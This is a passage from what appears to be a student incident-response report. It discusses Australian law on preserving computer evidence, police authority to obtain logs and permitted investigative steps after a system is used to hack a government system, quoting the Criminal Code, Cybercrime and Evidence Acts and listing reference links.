Armed with this information we would be safer to discuss only general information regarding the investigation, but not anything that might relate that information to a particular individual.

B. What must the law enforcement officer do to ensure you to preserve this evidence if there is a delay in obtaining any required legal authority?

The crime act of 1995 basically states:

> ***268.103 Falsifying evidence***
>
> *(1) A person commits an offence if the person makes false evidence with the intention of:*
>
> *(a) influencing a decision on the institution of a proceeding before the International Criminal Court; or*
>
> *(b) influencing the outcome of such a proceeding.*
>
> *Penalty: Imprisonment for 7 years.*
>
> *(2) A person commits an offence if the person:*
>
> *(a) uses evidence that is false evidence and that the person believes is false evidence; and*
>
> *(b) is reckless as to whether or not the use of the evidence could:*
>
> *(i) influence a decision on the institution of a proceeding before the International Criminal Court; or*
>
> *(ii) influence the outcome of such a proceeding.*
>
> *Penalty: Imprisonment for 7 years.*
>
> *(3) For the purposes of this section, **making** evidence includes altering evidence, but does not include perjury.*

The Cybercrime Act 2001 states:

> ***7 After subsection 3K(3)***
>
> *Insert:*
>
> *(3A) The thing may be moved to another place for examination or processing for no longer than 72 hours.*
>
> *(3B) An executing officer may apply to an issuing officer for one or more extensions of that time if the executing officer believes on reasonable*

grounds that the thing cannot be examined or processed within 72 hours or that time as previously extended.

(3C) The executing officer must give notice of the application to the occupier of the premises, and the occupier is entitled to be heard in relation to the application.

8 Subsection 3L(1)

Repeal the subsection, substitute:

(1) The executing officer or a constable assisting may operate electronic equipment at the warrant premises to access data (including data not held at the premises) if he or she believes on reasonable grounds that:

(a) the data might constitute evidential material; and

(b) the equipment can be operated without damaging it.

Note: An executing officer can obtain an order requiring a person with knowledge of a computer or computer system to provide assistance: see section 3LA.

(1A) If the executing officer or constable assisting believes on reasonable grounds that any data accessed by operating the electronic equipment might constitute evidential material, he or she may:

(a) copy the data to a disk, tape or other associated device brought to the premises; or

(b) if the occupier of the premises agrees in writing—copy the data to a disk, tape or other associated device at the premises;

and take the device from the premises.

(1B) If:

(a) the executing officer or constable assisting takes the device from the premises; and

(b) the Commissioner is satisfied that the data is not required (or is no longer required) for:

(i) investigating an offence against the law of the Commonwealth, a State or a Territory; or

(ii) judicial proceedings or administrative review proceedings; or

(iii) investigating or resolving a complaint under the Complaints (Australian Federal Police) Act 1981 or the Privacy Act 1988;

the Commissioner must arrange for:

(c) the removal of the data from any device in the control of the Australian Federal Police; and

(d) the destruction of any other reproduction of the data in the control of the Australian Federal Police.

The Evidence Act 1995

EVIDENCE ACT 1995 - SECT 188

Impounding documents

The court may direct that a document that has been tendered or produced before
the court (whether or not it is admitted in evidence) is to be impounded and
kept in the custody of an officer of the court or of another person for such period, and subject to such conditions, as the court thinks fit.

Anyone wanting to use evidence in a court of law must ensure that the evidence has been appropriately handled and can that it can be proven in a court of law that the evidence has not been altered in any way shape or form. There is a legal framework for general evidence handling but no legal framework around computer evidence handling at the moment, however there may be internal procedures in law enforcement offices to ensure evidence can be reliably used in a court of law. A great deal of searching revealed nothing of this sort. It may be left solely up to the discretion of the investigating officer. We may have to watch this space as to see any legislation in future.

C. What legal authority, if any, does the law enforcement officer need to provide to you in order for you to send him your logs?

Cybercrime act 2001 states:

201A Person with knowledge of a computer or a computer system to assist access etc.

(1) An executing officer may apply to a magistrate for an order requiring a specified person to provide any information or assistance that is reasonable and necessary to allow the officer to do one or more of the following:

(a) access data held in, or accessible from, a computer that is on warrant premises;

(b) copy the data to a data storage device;

(c) convert the data into documentary form.

(2) The magistrate may grant the order if the magistrate is satisfied that:

(a) there are reasonable grounds for suspecting that evidential material is held in, or is accessible from, the computer; and

(b) the specified person is:

(i) reasonably suspected of having committed the offence stated in the relevant warrant; or

(ii) the owner or lessee of the computer; or

(iii) an employee of the owner or lessee of the computer; and

(c) the specified person has relevant knowledge of:

(i) the computer or a computer network of which the computer forms a part; or

(ii) measures applied to protect data held in, or accessible from, the computer.

(3) A person commits an offence if the person fails to comply with the order.

Penalty: 6 months imprisonment.

The issue here hinges around privacy. If the logs contain personal information the Privacy act applies. However since it is a criminal offence the privacy act allow disclosure. The record keeper of information must make a note to the effect of the release of information for criminal proceedings in any communication.
The officer also has authority to obtain a warrant from a relevant justice in order to seize the equipment if he/she believes that there is evidence relating to a crime, or that within 72 hours the will be a crime committed. He may also obtain an order from a magistrate to enable the use of a computer expert to retrieve the data.

D. What other "investigative" activity are you permitted to conduct at this time?

Prior to contacting the Law enforcement officer you may conduct any investigative activity provided it is within the legal framework of the Acts. This means you may not use the hacking tool on a system you are not authorised to, or access systems not under your control.
Subsequent to contacting the law enforcement officer you must act in compliance to his/her direction in conjunction with any evidence rules they may provide.

E. How would your actions change if your logs disclosed a hacker gained unauthorized access to your system at some point, created an account for him/her to use, and

used THAT account to hack into the government system?

There is little legal framework for cybercrime on government authorities as opposed to private entities. Therefore we would follow the legal framework describe above.
The matter would be investigated, evidence collected and relevant information submitted to Australian Federal Police as part of a crime in violation of the cybercrime act of 2001.
It would be in our best interest to involve the relevant authorities early in the piece in case the government department had initiated criminal investigation against us for the hacking. Upon contacting the federal police we would act in compliance to his/her direction in conjunction with any evidence rules they may provide.

Appendix A References

Useful and reference web information

Forensics material
http://www.incident-response.org/incident.doc

Microsoft dll information
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vbcon/html/vbtskDebuggingServiceApplications.asp

Honeynet project

http://www.honeynet.org/papers/index.html

Unicode Exploit white paper
www.lucent.com/livelink/ 0900940380004b2d_White_paper.pdf

digital evidence and crime laws Australia
http://www.law.bond.edu.au/laws722/032/resources.htm

Rules of evidence
http://www.naa.gov.au/recordkeeping/rkpubs/advices/advice23.html

Australian Federal Police dealing with ecrime
http://www.afp.gov.au/page.asp?ref=/Crime/E-Crime/Cybercop.xml

http://www.ds-osac.org/view.cfm?KEY=7E4452464453&type=2B170C1E0A3A0F162820

High tech crime centre
http://www.ahtcc.gov.au/

Criminal Code act 1995
http://scaletext.law.gov.au/html/pasteact/1/686/top.htm